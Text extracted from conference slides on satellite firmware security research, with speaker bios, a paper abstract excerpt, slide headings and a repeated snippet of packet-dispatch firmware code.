



Zero Gravity Exploits

Reverse Engineering and Fuzzing Low Earth Orbit Satellites

Johannes Willbold & Tobias Scharnowski

@jwillbold

@scepticctf

\$whoami



- Johannes Willbold
- Satellite & Space Systems Security
- PhD Student
 - Ruhr University Bochum, DE
- Visiting Researcher
 - Cyber-Defence Campus, CH
- Co-Founder of SpaceSec

\$whoami



- Tobias Scharnowski
- Automated Firmware Security
- PhD Student @CISPA
- Pwn & RE
- DNP3 RCE @ ICS Pwn2Own
- CTF Organizer & Player
 - FluxFingers, Sauercloud, ...

Space Odyssey

Space Odyssey: An Experimental Software Security Analysis of Satellites

Johannes Willbold*, Moritz Schloegel*[‡], Manuel Vögele*, Maximilian Gerhardt*,
Thorsten Holz[‡], Ali Abbasi[‡]

*Ruhr University Bochum, *firstname.lastname@rub.de*

[‡]CISPA Helmholtz Center for Information Security, *lastname@cispa.de*



**Distinguished
Paper Award**

Abstract—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.

In this paper, we first provide a taxonomy of threats

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

44th IEEE Symposium on Security and Privacy (S&P)

Applications



Telecommunications



Global Positioning



Earth Observation



Research



Technology Testing

Our Journey



Firmware Attacks

Our Journey



Firmware Attacks

Our Journey

System Analysis




Firmware Attacks

Our Journey

System Analysis



Firmware Attacks



```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3   case 0x00 - 0x06:
4     csp_service_handler(conn, pkt);
5   case 0x07:
6     rparam_service_handler(conn, pkt);
7   case 0x10:
8     CSP_ProcessReceivedSPP(pkt);
9 }
```

Our Journey


System Analysis



Firmware Attacks



```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3   case 0x00 - 0x06:
4     csp_service_handler(conn, pkt);
5   case 0x07:
6     rparam_service_handler(conn, pkt);
7   case 0x10:
8     CSP_ProcessReceivedSPP(pkt);
9 }
```




Security Analysis

Our Journey


System Analysis



Firmware Attacks



```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3   case 0x00 - 0x06:
4     csp_service_handler(conn, pkt);
5     case 0x07:
6       rparam_service_handler(conn, pkt);
7     case 0x10:
8       CSP_ProcessReceivedSPP(pkt);
9 }
```




Security Analysis


Our Journey

System Analysis

Live Demo




Firmware Attacks



```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3   case 0x00 - 0x06:
4     csp_service_handler(conn, pkt);
5     case 0x07:
6       rparam_service_handler(conn, pkt);
7     case 0x10:
8       CSP_ProcessReceivedSPP(pkt);
9 }
```



Security Analysis



LEO, MEO, GEO?



LEO, MEO, GEO?



LEO, MEO, GEO?



LEO, MEO, GEO?




Context

Space Segment




Context


Space Segment



